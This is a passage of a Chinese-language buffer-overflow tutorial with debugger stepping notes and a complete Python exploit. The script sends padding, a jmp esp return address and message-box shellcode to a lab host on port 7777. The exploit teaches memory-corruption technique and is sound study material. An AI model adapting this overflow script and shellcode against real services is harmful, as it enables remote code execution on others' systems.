
然后继续单步走，走下去，F4到这




然后F8单步



可以看到解码的代码，所以，按照上一篇文章讲的，在cld下断点然后F9就行了



最后可以看到计算器弹出来了



这是用metasploit来加载poc，现在咱们使用python实现溢出

#!usr/bin/python

# -\*- coding:utf-8 -\*-

import socket

import struct

HOST = '192.168.1.103'

PORT = 7777

s = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

s.connect((HOST,PORT))

shellcode=("\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"

"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"

"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"

"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"

"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"

"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"

"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"

"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"

"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"

"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"


"\x53\xFF\x57\xFC\x53\xFF\x57\xF8")

jmpesp = struct.pack("<L",0x77E1F2C8)

payload = 'a'\* 204 + jmpesp + shellcode


s.sendall(payload)

s.close()




运行，看到溢出的jmp esp在返回地址处

继续F8，来到shellcode的领空



熟悉的cld

F9，看到了弹窗



回车后就成功退出了